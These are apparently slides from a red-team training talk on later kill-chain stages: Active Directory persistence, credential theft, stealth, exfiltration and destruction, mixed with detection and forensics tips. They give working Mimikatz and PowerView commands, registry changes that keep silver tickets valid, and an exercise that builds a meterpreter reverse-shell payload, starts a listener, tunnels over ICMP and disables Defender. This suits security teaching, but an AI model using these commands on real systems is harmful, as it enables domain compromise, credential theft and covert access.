- Establishing and maintaining log pipelines is extremely important
- You can't detect what you can't see, and centralized logging can be your eyes into the fleet
- Collecting logs with purpose to avoid overwhelming yourself with logs
- Self managed SIEMs will require dedicated personal to maintain
  - (high cost / high value)
  - More control over what should be collected
  - Access to raw data that generates alerts
- Managed SIEMs can be maintained by a third party
  - Lower cost than self managed SIEMs in the long run
  - Less control over what is alerted
  - Less access to raw data that generates alerts


# Deep Stealth

- Let's assume we are being actively hunted for and use some extra stealth techniques
- Our stage 2 will use aim to evade any current defenses



# Back to our kill chain

- We have now owned the network
- Lets dig in super deep



# AD Long Term Persistence Techniques


- **DCSync + Password cracking** (good forever if you can predict patterns!)
  - Dump all passwords, crack them and do heuristics to predict future passwords
- **Golden Tickets** (good for 10years)
  - Ticket granting ticket for AD, use to forge/impersonate domain admin
- **Silver Tickets** (valid until computer account changes, 30day default but can be changed per host! Max is 999days)
  - Impersonate machine account for any system (do this for domain controllers etc..)
- **sidHistory Backdoor**
  - Modify previous security identifier (SID) to inherit privileged groups (domain/enterprise admin)
- Many more!...
  - <https://www.blackhat.com/docs/us-17/wednesday/us-17-Robbins-An-ACE-Up-The-Sleeve-Designing-Active-Directory-DACL-Backdoors-wp.pdf>
  - <https://www.dcsshadow.com/> (this one is insane!, replicate domain controller traffic at network level, do this with machine account expiration over 999days?)



# Mimikatz

- <https://github.com/gentilkiwi/mimikatz>
- C Utility (also static lib) used to interact with Windows security features (Not just credential theft)
- Useful for recovering credentials from memory! Most common usage:
  - `sekurlsa::logonpasswords` \*Requires debug privilege, AKA admin\*
  - `sekurlsa::pth` \*Over pass the hash also requires admin\*
- Amazing tool written by Benjamin Delpy (@gentilkiwi)
- Advantages
  - Incredibly powerful tool ([https://www.ethicalhackers.co.za/post/mimikatz\\_cheatsheet/](https://www.ethicalhackers.co.za/post/mimikatz_cheatsheet/))
  - Written in C! (No dependencies and also reflectively loads drivers)
  - Hidden features! Check commit history and Benjamin's twitter

<https://rstforums.com/forum/topic/100582-unofficial-guide-to-mimikatz-command-reference/>
- Drawbacks
  - Limited documentation for all features
  - Time consuming to modify while keeping up with Benjamin's commits
  - Defaults signatured by AV, porting single techniques is easy. The entire tool is not!.. Also Kekeo



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # !+
[*] mimikatz driver not present
[+] mimikatz driver successfully registered
[+] mimikatz driver ACL to everyone
[+] mimikatz driver started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 492 -> 00/00 [0-0-0]
```

# On DCSync

*TLDR: Domain controller password replication used to obtain all domain hashes*

## DCSync Permissions

- If two specific extended rights are set on the domain object itself, the specified principal is granted DCSync permissions (even if they aren't in a domain group!)
  - **DS-Replication-GetChanges**
  - **DS-Replication-Get-Changes-All**
- PowerView's **Add-DomainObjectAcl** has a **-Rights DCSync** parameter:
  - **Add-DomainObjectAcl -TargetIdentity "dc=testlab,dc=local" -PrincipalIdentity attacker -Rights DCSync -Verbose**

# On Golden Tickets



***TLDR: Steal ticket granting ticket hash (krbtgt), use to sign future tickets. Valid for 10 years***

## Golden Tickets

- Forged Ticket Granting Ticket (TGT)
  - Encrypted/signed by krbtgt user hash
  - Proves that the ticket was signed by another Domain Controller
- TGT can be used to request a valid Ticket Granting Service Tickets (TGS)
- Example:  
<https://blog.stealthbits.com/complete-domain-compromise-with-golden-tickets/>

# More on Silver Tickets

*TLDR: Forge service account ticket, use to sign future tickets. Valid for 999 days? Several stealth benefits of this, rather than using service account password/hash*

## Silver Tickets

- Forged Ticket Granting Service Ticket (TGS)
- Can be used to access resources on remote system
- Can be used to get password hash for service account (Kerberoasting)
- Example:  
<https://blog.stealthbits.com/impersonating-service-accounts-with-silver-tickets>

## Persistence with Silver Tickets

- Stop the Netlogon service from rotating the machine account's password:
  - **HKLM\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters\DisablePasswordChange = 1**
- Change the value of the password age to something huge (default is 30 days)
  - **HKLM\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters\MaximumPasswordAge = 999**

# sidHistory Backdoor

*TLDR: Modify SID history attribute, impersonate privileged group*

- <http://windowsitpro.com/windows-server/exploiting-sidhistory-ad-attribute>
- The sidHistory field of a user object is for migrating users from one domain to another
- Any object with a **sidHistory** set to the SID of another user or group is give their access!
- If any user has a **sidHistory** of <FOREST\_ROOT\_SID-519> that user gains Enterprise Admin on every machine in the forest!
- You can do this with mimikatz command **sid::add**
  - **sid::add /sam:<name> /new:<DOMAIN\target\_name>**

# Domain Privilege Escalation

- Mimikatz+Kekeo can now include extra account SIDs from other domain in the Golden Ticket using the /sids flag with kerberos::golden
- If you get the krbtgt hash of a domain controller of child domains in a forest you can use the sidHistory to come the enterprise admins of the parent domain
  - <https://adsecurity.org/?p=1588>
- Any child domain lets you compromise the entire forest
- Any domain trust lets you compromise the foreign domain
- Unconstrained delegation servers leak tickets.
- Any compromised server with unconstrained delegation can be used to force DC to auth to you.
  - This is cleaner to do! Force auth, steal ticket, own DC!
  - <https://github.com/leechristensen/SpoolSample>
  - <https://posts.specterops.io/hunting-in-active-directory-unconstrained-delegation-forests-trusts-71f2b33688e1>
- Read more: <http://www.harmj0y.net/blog/redteaming/a-guide-to-attacking-domain-trusts>



# Mimikatz Defense

- Thankfully a lot of EDR agents can detect most anything hooking lsass
  - Microsoft ATP and ATA are good free solutions
  - ATA can help detect the network expansion and DCSYNC type attacks
- Mimikatz itself is also detected unless it has been modified to evade AV
- Detecting the hooking of lsass
- Hunting mimikatz: <https://www.eideon.com/2017-09-09-THL01-Mimikatz/>
- With sysmon: <https://securityriskadvisors.com/blog/detecting-in-memory-mimikatz/>
- Configuring Credential guard + LSASS protection!

<https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection>



# Net Ripper

This bad ass tool lets get around a lot of the controls that detect hooking in Isass:

- <https://github.com/NytroRST/NetRipper>
- At Defcon 23:
  - <https://www.youtube.com/watch?v=YcC3p3HYxA0>

# Ratnet

- <https://awgh.github.io/ratnet/>
- <https://github.com/awgh/ratnet>
- Ratnet is a flood-routed, onion-routed, store-and-forward messaging system with end-to-end encryption and on-the-wire deniability.
- Ratnet can be used as a library for communications across regular networks. I
- Ratnet has swappable network transport modules.
- Supports scenarios where there is no network available at all, such as wifi mesh or even unidirectional hops.

# Ratnet Design Goals and Features

- Sender and recipient should be as hidden as possible on the wire
- All messages captured in-route should be indecipherable and unattributable
- Mesh-routable for when there is no Internet (ad-hoc, sneakerNet)
- Varied Internet transports, for when network is hostile
- End-to-end encryption

# Longer Term Persistence

● ~~DCSyne~~

● ~~Golden ticket~~

● ~~Ratnet~~

- Skeleton key
- Malware on the DC
- Malware on a hypervisor
- Backdooring backups or machine images
- Backdoor accounts in cloud management applications

# More Notes on Stealth

- Stress customization here
- Innovation on the attackers side can put them way ahead of defenders
- Each one of these topics is bleeding edge and could take forever.
  - Esoteric C2 Protocols
    - QUIC, HTTP2, DNS, [X Social Media], IPv4 header triggering
    - Profile Traffic first: <https://github.com/awgh/nfp>
  - Steganography for transporting tools?
    - [https://github.com/ahhh/Stego\\_Dropper](https://github.com/ahhh/Stego_Dropper)

# Gscript Exercise 2

## Stage 2 - Vyrus' Deep Tunnel

1. Download, install, and / or update Metasploit
2. Download (and if necessary, compile) a version of ptun compatible with your target
  - a. <http://www.cs.uit.no/~daniels/PingTunnel/index.html#download>
  - b. (for Ubuntu: *sudo apt install ptunnel*)
3. Get the gscript
  - a. <https://github.com/ahhh/gscripts/blob/master/attack/windows/Vyrus-Demo/epicMsf.gs>
  - b. modify the ptunHost and ptunPort variable to appropriate values
4. Generate a stageless reverse\_tcp meterpreter payload
  - a. *msfvenom -p windows/meterpreter/reverse\_tcp EXTENSIONS=stdapi,priv LHOST=<yourC2ip> LPORT=4444 -f exe -o a.exe*
5. Start a Metasploit listener
  - a. *Use exploit multi/handler; set payload windows/meterpreter/reverse\_tcp; set lhost <youC2ip>; set lport 4444; set ExitOnSession false; exploit -j*
6. Start the PTunnel reciever
  - a. *sudo ptunnel -v 4*

# Gscript Exercise 2

## Stage 2 - Vyrus' Deep Tunnel

1. Use PSEXEC CLI or metasploit module to run the generated payload on the target
  - a. *Psexec \<victim-machineName> -c C:\ps\myapp.exe*
2. Payload should execute and phone home, verify it with Wireshark if needed
3. Connect to the meterpreter instance and run a few commands (whoami, sysinfo, etc)
4. Start wireshark
5. Look for ICMP traffic correlating to issuing the commands

```
// Author: Vyrus
// Purpose:
//          -Check if windows defender is running
//          -If it is, dissable it
//          -Drop / run ICMP tunnel
//          -Download stageless meterpreter payload via HTTPS / ICMP
//          -Inject meterpreter into explore.exe
// Gscript version: 1.0.0
```





# Even More Notes on Stealth

- Rootkits
  - These should never be seen.
    - If they are you should have self destruct capabilities!
  - <https://github.com/ShellIntel/backdoors> (subverts Windows Firewall and most EDR containment!) leverages WinPCAP driver (already signed :) )
- Lightweight and designed for objective, skeleton key all the things
  - <https://github.com/f0rb1dd3n/Reptile>
  - Shim pam (works on everything! Including hypervisors)
    - <https://github.com/eurialo/pamdb/blob/master/pamdb.c>
  - Loading your own kernel modules, detecting malicious rootkits
    - 32 bit Windows doesn't check kernel driver signing regardless of the version (even win10!), 64 bit can be bypassed using legacy+leaked code certs

# Actual Persistence for Longterm!

Limited by creativity and level of effort

Why stay on endpoint? Domain Admin is just the beginning.

- Hypervisors, Network equipment, Infrastructure, Active Directory, Mainframe???
- G-suite, 3rd party, AWS, CI systems (Jenkins etc..), Chat applications???

[https://github.com/TBGSecurity/splunk\\_shells](https://github.com/TBGSecurity/splunk_shells) (backdoor splunk queries!)

- \*Persist on objective! Architect around their solutions.
- \*Advantage: You will always be there before the IR/Forensics team

Adversaries have toolsets for killchain and modify on fly, you should too.

Most aren't shared, but they exist.

Keep the capability, use when needed.

LAPS Backdoor: <https://rastamouse.me/2018/03/laps---part-2>



# Tips for Detecting Stealth

- A lot of these techniques are actually strange in terms of typical computing and easy to write explicit signatures for
  - Detecting process injection is highly researched
  - <https://www.endgame.com/blog/technical-blog/ten-process-injection-techniques-technical-survey-common-and-trending-process>
  - <https://www.defcon.org/images/defcon-20/dc-20-presentations/King/DEFCON-20-King-Reflective-Injection-Detection.pdf>
  - <https://github.com/hasherezade/pe-sieve>
- <https://apps.dtic.mil/dtic/tr/fulltext/u2/a519999.pdf>

# Memory Forensics

- Have methods for acquiring memory dumps
  - Some EDR tools can acquire live dumps
  - Automation management can help here, especially if using cloud or virtual machines as hosts.
  - [http://www.forensicswiki.org/wiki/Tools:Memory\\_Imaging](http://www.forensicswiki.org/wiki/Tools:Memory_Imaging)
- Have methods for analysis
  - [The Art of Memory Forensics](#)
  - [Volatility Cheat Sheet](#)
  - [Volatility Workbench](#) (Front End GUI)

# What to do?

- Post-Mortem: dead disk forensics is your best friend
  - <https://www.circl.lu/assets/files/forensics-101.pdf>
- Understand what went wrong, root cause analysis
- Rebuild from the ground up to start over again




# Dead Disk Forensics

- Should have evidence preservation methodology
- Use proper evidence storage and copies of evidence
  - Can have frameworks perform automated analysis
- Expensive frameworks with auto analysis vs open source
  - Sleuth Kit (TSK)
    - [http://wiki.sleuthkit.org/index.php?title=FS\\_Analysis](http://wiki.sleuthkit.org/index.php?title=FS_Analysis)
  - Create Timelines
    - <http://wiki.sleuthkit.org/index.php?title=Timeline>

# Back to our kill chain

- Been here, pwned that
- Time to get the goods
- By now we should have a good idea of where they are and the permissions required for access





# Beyond The Victim (The Goal)

- What else can we do now that we've owned our target user
- Execute the final steps



# File Hunting with PowerView

- **Find-DomainShare**

- The old **Invoke-ShareFinder**
- Uses LDAP queries and API calls to search for open shares on the domain
- **-CheckShareAccess** to only return shares the current user can read
- Noisy! Will ping hosts and contact shares over SMB! Best to specify single hosts or a list.
- The larger the domain the more effective this is.

- **Find-InterestingFile**

- Will recursively search a given UNC path for files that match specified criteria
  - **-Path** search a specific UNC path
  - **-Include** comma separated search values in the for the name
  - **-OfficeDocs** only return office docs
  - **-LastAccessTime (Get-Date).AddDays(-7)** only return files accessed in the last week
- Noisy! Will ping hosts and contact shares over SMB! Best to specify single hosts or a list.

# Hunting for Useful files

- SMB Searcher
  - <https://github.com/Raikia/SMBCrunch>
- GoRedLoot - file system smart searcher
  - Advanced grep tool
  - <https://github.com/ahhh/GoRedLoot>
  - Adapted for gscript: <https://github.com/ahhh/gloot>
- Memory searcher
  - <https://github.com/nccgroup/memscan>
  - Credit card scraper

# Notes on APTs

- [Carbanak Gang - Great Bank Robbery](#)
- [GrandCrab](#)
- [SideWinder](#)
- [Mitres APT 3 Adversary Emulation Plan](#)
- [KingSlayer - Supply Chain Attack](#)
- [MiniDuke](#)
- [OnionDuke](#)

# Tips for Detecting APTs


- EDR vendors are surprisingly good at detecting APTs because they have a lot of signatures written explicitly for people breaching similar customers
- Try to go with herd immunity, communicate with other people in your vertical on who your threats are.
- <https://github.com/kbandla/APTnotes>
- **Kaspersky** - [Strategies for Mitigating Advanced Persistent Threats](#)

# EDR Detection Methodology

- Most EDR have default detection but extended policies can be setup
- Use APIs to export and perform additional processing on data or alerts
- Leverage built in integrations like VirusTotal, various intel feeds, or app integrations (analytics)
- Using [Windows ATP](#) (Windows free EDR tool) to detect

# Back to our kill chain

- Exfiltration
- Closing up shop
- The best threat modeling starts backwards with looking at the target





# Notes on Exfiltration


- Thoughts on in-line exfiltration vs out-of-band exfiltration
  - I prefer to travel along already established bands of communication (in-line)
- Use file searching tools to stage data for exfil vs direct extraction
- Egress
  - Tools to get out of the network
    - <https://github.com/FortyNorthSecurity/Egress-Assess>
    - <https://github.com/trustedsec/egressbuster>

# Tips for Detecting Exfiltration

- Block egress or monitor bandwidth usage
- Check for exfil staging (MakeCAB, RAR, 7zip)
  - Attackers like to compress files before exfiltrating
  - For large files (1TB+) data is usually chunked/split (Compression takes a long time for this! Short passwords might be in play for encrypted archives)
  - multi-part archives
- Deploy same techniques to catch sketchy C2 traffic
  - Data exfil will likely happen over a C2 channel for small files
- Check your perimeter!
  - Attackers like to stage off external services (Like webserver or OWA)
- DLP Solutions / Frameworks

# Back to our kill chain

- Destruction
- The CCDC Red Team is unique in that they typically destroy the network and their access to it at the end of our timeline.
- Let's explore this unique twist on this kill chain



# Notes on Destruction

- We must maintain our access while degrading services to the point they are unusable (inaccessible)
  - Try to get the admins to spend as much time looking at this as possible, while we cause mayhem elsewhere. (Make everything gray!)
  - <https://github.com/ahhh/GoRedDeath>
- Trolling
  - We write and use a lot of trollware
    - <https://github.com/Leurak/MEMZ>
  - A history of trollware
    - [https://www.youtube.com/watch?v=kPHuJWmxktQ&list=PLi\\_KYBWS\\_E73gG80A5YFjf8ww5H8aJvAl&index=4](https://www.youtube.com/watch?v=kPHuJWmxktQ&list=PLi_KYBWS_E73gG80A5YFjf8ww5H8aJvAl&index=4)

# Tips for Detecting Destruction

- “O shit the website is down!”, is way too late
- If an attacker has reached this point the game is over
- Execute your disaster recovery and business continuity plan to play again
- Practice your disaster recovery plans regularly before this happens

A top-down view of a desk with various items: a laptop on the left, a small potted plant in the top left, a black wallet with a white cross in the top center, a pair of black-rimmed glasses in the top right, a hand holding a pen in the middle right, and a notepad with a small circular logo in the center. The entire image is overlaid with a semi-transparent purple filter.

# Questions?

A top-down view of a desk setup. On the left is a dark laptop. In the top left corner is a small potted plant. Above the laptop is a small dark square object with a white cross. To the right of the laptop are two light-colored envelopes. In the top right is a pair of black-rimmed glasses. Below the glasses, a hand holds a black pen, poised to write on a white notepad. The notepad has a small circular logo at the top. The entire scene is overlaid with a semi-transparent purple gradient.

Done